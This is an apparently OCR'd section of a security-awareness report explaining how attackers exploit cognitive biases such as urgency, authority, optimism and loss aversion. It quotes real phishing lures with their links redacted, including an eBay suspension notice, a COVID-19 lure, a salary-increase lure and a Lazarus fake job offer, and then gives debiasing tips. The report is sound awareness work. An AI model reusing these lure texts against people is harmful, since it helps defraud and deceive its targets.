


Figure 7. Advantage and disadvantage.

4.2. Exploitation of cognitive biases

4.2.1. Psychological vulnerabilities

Cognitive biases constitute an important part of psychological vulnerabilities. Like computer vulnerabilities, psychological vulnerabilities can be exploited by an attacker in order to bypass security barriers.




Figure 8. Computer warfare and psychological warfare.

4.2.2. List of cognitive biases often exploited

In the context of cyberattacks, **attackers attempts to get the victim to favor rapid (potentially misleading) reasoning rather than rational reasoning**. Below is a non-exhaustive list of cognitive biases often exploited by cybercriminals:

- **Hyperbolic discounting**
- **Halo effect**
- **Authority bias**
- **Optimism bias**
- **Ostrich effect**
- **Recency bias**
- **Loss aversion**
- **Curiosity gap**
- **Reciprocity bias**

An attacker can exploit these biases in several ways. He can use one or several at the same time.




Figure 9. Myriad of possibilities.

4.2.3. Hyperbolic discounting

Hyperbolic discounting is a cognitive bias that affects the individual's decision-making in such a way as to **develop a preference for short-term rewards**. Thus, biased reasoning tends to favour the immediate reward rather than a later reward.

Below is an excerpt from a phishing email. The body of the message encourages the user to react quickly to benefit from an immediate reward. Note the sentence: "*Hurry up, the number of prizes to be won is limited! Confirm now!*". This type of fraud is known as coupon fraud (*free coupon / gift scam*). In the majority of cases, the attacker encourages the user to fill out a form in order to extract information such as the physical and electronic address, first and last name, telephone number, or steals the credit card number.


Figure 10. An extract from a phishing email. Type of fraud: "free coupon / gift scam".

4.2.4. Halo effect

The halo effect is a distortion of perception. Influenced by this cognitive bias, the individual has a tendency to let positive impressions of an entity (person, company, country, brand, or product) influence one's opinion or feelings. From a single characteristic, the individual can be led to consider all other characteristics positively ("*He only sees what he wants to see*").

Below is a phishing email. Attackers attempt to exploit the halo effect. To do this, the content of the email is crafted in such a way as to deceive the user into believing that it is an authentic message from the company *Ebay*.

N.B.: This is emphasised by the use of the Ebay logo, of the vocabulary (Ebay account, Ebay team…) and the urgency of the requested action (English translation : "*your account will be suspended for a period of 24hours, after this period your account will be terminated*").



Dear eBay Member,

We regret to inform you that your eBay account could be suspended if you don't re-update your account information.
To resolve this problem please visit link below and re-enter your account information:

[redacted]

If your problems could not be resolved your account will be suspended for a period of 24 hours, after this period your account will be terminated.

For the User Agreement, Section 9, we may immediately issue a warning, temporarily suspend, indefinitely suspend or terminate your membership and refuse to provide our services to you if we believe that your actions may cause financial loss or legal liability for you, our users or us. We may also take these actions if we are unable to verify or authenticate any information you provide to us.

Due to the suspension of this account, please be advised you are prohibited from using eBay in any way. This includes the registering of a new account. Please note that this suspension does not relieve you of your agreed-upon obligation to pay any fees you may owe to eBay.

Regards,
Safeharbor Department eBay, Inc
The eBay team
This is an automatic message, please do not reply

Figure 11. Phishing email. The attackers try to make it appear as an email from Ebay.

4.2.5. Authority bias

Authority bias influences the acceptance of opinions, arguments or decisions under the pretext that they are proposed or made by a figure of authority.

In cyberattacks known as "CEO Fraud", attackers steal the identity and email addresses of a company's CEO or other high-ranking executives. Attackers then send phishing emails to employees to encourage them to carry out fund transactions or share sensitive information (usernames and passwords).

By impersonating the CEO, attackers attempt to exploit the authority bias to manipulate targeted employees. Below is a phishing email sent by an attacker impersonating the CEO of *ABC Bank*. The message encourages the employee to transfer funds to an account controlled by the attackers.

Figure 12. Phishing email sent by an attacker impersonating a bank CEO. Source: Tessian.

4.2.6. Optimism bias

This bias is characterised by its potential to cause an individual to overestimate the probability of positive events while underestimating the probability of adverse events. It can be considered an "illusion of invulnerability". Influenced by this bias, an individual may be led to believe that his professional career will be safe and that he deserves a large salary.

Below, an extract from a document crafted by APT Lazarus. The content of the document is a fake job offer, it is a fraud known as Fake Job Scam. The offer is presented with an attractive salary: "*Annual Salary: $72k - $120k*". The user is encouraged to activate macros to read the content of the document. By activating these, the Agamemnon Trojan is deployed on the user's system. What follows is an infection chain and the deployment of malware specifically designed for information theft (infostealer/spyware).

The use of this fraud by the APT Lazarus has been the subject of numerous publications, including the name of a vast cyber-espionage campaign known as Operation Dream job (see Operation Dream job and Operation North Star A Job Offer That's Too Good to be True?.


Senior Business Manager

Job Location: Washington, DC
Employment Type: Full Time
Clearance Level Must Currently Possess: None
Clearance Level Must Be Able to Obtain: None
Telecommuting Options: Some Telecommuting Allowed
Annual Salary: $72k - $120k

Job Description:

General Dynamics Mission Systems (GDMS) engineers a diverse portfolio of high technology solutions, products and services that enable customers to successfully execute missions across all domains of operation.

Figure 13. Extract from a crafted document that contains malicious macros enabling the deployment of the Agamemnon Trojan horse. APT Lazarus.

4.2.7. Ostrich effect

The ostrich effect causes the individual to deliberately ignore negative information thinking that it will disappear ("*bury their head in the sand*"). Influenced by this cognitive bias, the individual's reasoning is diverted in such a way as to avoid the affront. By ignoring comments, criticisms or arguments, the distortion caused by this cognitive bias can lead to making the situation worse.


Below is an example of a message used by attackers to scare the user. This is a scareware: a software that generates fake alerts and encourages the victim to contact "customer service". In reality, this service is made up of criminals who will try to extract sensitive information from the victim (logins and password, credit card number) or encourage them to download malicious software onto their system (viruses, infostealer, ransomware…).

Figure 14. Scareware: fake alerts. The user is encouraged to contact "customer service".

4.2.8. Recency bias

The recency bias is defined as the tendency to remember more recent information more easily. Influenced by this bias, an individual may be led to favor a recent events over historical ones.

Below is an example of a coronavirus-themed phishing email. The attackers attempt to exploit the victim's recency effect by emphasising how to avoid becoming infected with the coronavirus disease (COVID 19).


Singapore Specialist : Corona Virus Safety Measures

DT

[redacted]
Tuesday, 28 January 2020 at 03:51
[redacted]
Show Details

Dear Sir,

Go through the attached document on safety measures regarding the spreading of corona virus.
This little measure can save you.

Use the link below to download

Safety Measures.pdf

Symptoms Common symptoms include fever, cough, shortness of breath, and breathing difficulties. I

Regards
Dr [redacted]
Specialist wuhan-virus-advisory
[redacted]

Figure 15. Example of a coronavirus-themed phishing email.

4.2.9. Loss aversion

Loss aversion is a behavioral bias that influences an individual's reasoning to consider a loss as more important than a reward of the same value. This bias leads the individual to avoid losses rather than obtain gains.

Below is an example of a phishing email that encourages action. By exploiting the loss aversion bias, the attacker manipulates the victim into believing that they will be billed following the highlighted purchases.




Figure 16. Phishing email.

4.2.10. Curiosity Gap

The curiosity gap refers to the space between what an individual knows and what they don't know or want to know. This is the gap between his current knowledge and the information he seeks. The curiosity gap is often exploited in marketing: it creates a feeling of intrigue and interest in the minds of the targeted audience. By generating a desire to learn more, marketers can increase engagement and encourage people to take action, like clicking on an ad or making a purchase.

Below is an example of malvertising that exploits the curiosity gap. The malicious crafted content encourages viewing a secret reward. By clicking on *choose*, the user can be redirected to a form in which personal information (address and telephone number, etc.) or sensitive information (usernames and passwords, credit card number, etc.) is requested. The user may also have to pay to receive the reward which in reality does not exist.





Figure 17. Malicious advertising.

4.2.11. Reciprocity bias

Reciprocity bias is the tendency of an individual to reciprocate actions that others have done towards them. Influenced by this bias, an individual could purchase an item in a store after being offered a reward from that store.

Below is a phishing email with the theme: salary increase. The attacker attempts to manipulate the user by exploiting the reciprocity bias. A fake salary increase (16.89%) is presented to the user, the latter is invited to click on a link to consult a suspicious document online. This attack could result in the download of a malicious payload onto the user's system.



From: NAME REDACTED
Date: Friday, October 20, 2023 at 9:53 AM
To: NAME REDACTED
Subject: [Not Virus Scanned] 16.89 % Salary Increase Letter 20 October 2023

Dear All,

Sequel to last wéék notification, find encloséd héré-undér the létter summarizing your 16.89 percent salary increase starting 20 October 2023

All documénts are enclosed héré-undér:

NOTE: Your Access is needed to go through the salary increment letter, Initial Access is **Salary**

Payroll & Employee Relations

WISCONSIN
UNIVERSITY OF WISCONSIN-MADISON

This document is protected.

Please click the link below to view online.

VIEW ONLINE

Figure 18. Phishing email ("salary increase scam").

4.3. The importance of debiasing

Debiasing is about reducing bias. This section offers tips and a tool to help remember them.

4.3.1. A few tips

Awareness

Recognising cognitive biases is a first step to mitigating their influences on cognitive reasoning. Introspection, as an examination of one's own mental and emotional processes, could be performed to recognise cognitive biases.

Education

Learning about the different cognitive biases and their effects can help identify and understand them. There is the *Codex of cognitive biases* which is a map of numerous biases.




Figure 19. Codex of cognitive biases.

The codex is available here in high resolution.

Scientific method

For decision-making, evaluation or even judgment, it can be useful to apply a scientific method. This involves collecting data objectively, formulating hypotheses and testing them rigorously. If possible, it is recommended to involve several individuals each with specific tasks: collection, processing, evaluation, formulation of hypotheses, tests and control.

Diversity

Encouraging diversity of perspectives and experiences can help mitigate bias. Working with individuals with different points of view can help avoid confirmation bias and other types of bias (halo effect, In-group favoritism, etc.). For example, a group of individuals may formulate a first point of view while a second group offers an opposing point of view. Open-

mindedness can contribute to the exchange of arguments and counterarguments.

Critical thinking


Critical thinking can help evaluate information objectively and avoid bias. It involves verifying information before accepting it, which can lead to questioning one's own beliefs and seeking evidence to support them.

Debate and brainstorming

A workshop can be organised to bring together individuals around the theme of cognitive biases. This activity allows the sharing of experience, mutual assistance and solutions. Engaging in brainstorming and constructive discussions can help examine different perspectives and challenge automatic thoughts.

4.3.2. P-I-C-A-R : Memory aid

P-I-C-A-R is a **memory aid** that reminds you of five tips for debiasing. To take this model, simply cut it out following the dotted lines.



5. Sources

Vulnerabilities

- https://www.cve.org/CVERecord?id=CVE-2024-25153
- https://www.fortra.com/security/advisory/fi-2024-002
- https://www.cve.org/CVERecord?id=CVE-2024-1071
- https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugins/ultimate-member/ultimate-member-user-profile-registration-login-member-directory-content-restriction-membership-plugin-213-282-unauthenticated-sql-injection
- https://www.cve.org/CVERecord?id=CVE-2024-28222
- https://www.veritas.com/content/support/en_US/security/VTS23-010
- https://www.mandiant.com/resources/blog/alphv-ransomware-backup

Cyberpsychology : exploitation of cognitive biases

- https://fr.wikipedia.org/wiki/Biais_cognitif
- https://www.abtasty.com/fr/blog/biais-cognitif-marketing/
- https://www.kaliop.com/fr/biais-cognitifs-leviers-daction-et-pieges-a-eviter/
- https://questionsanimalistes.com/les-biais-cognitifs/
- https://ludotic.com/user-research-les-biais-cognitifs-amis-ou-ennemis/
- https://973kkrc.com/which-of-these-coupons-are-facebook-scams/
- https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/lazarus-recruitment/#id7
- https://www.clearskysec.com/wp-content/uploads/2020/08/Dream-Job-Campaign.pdf
- https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true/
- https://www.terranovasecurity.com/solutions/security-awareness-training/what-is-ceo-fraud
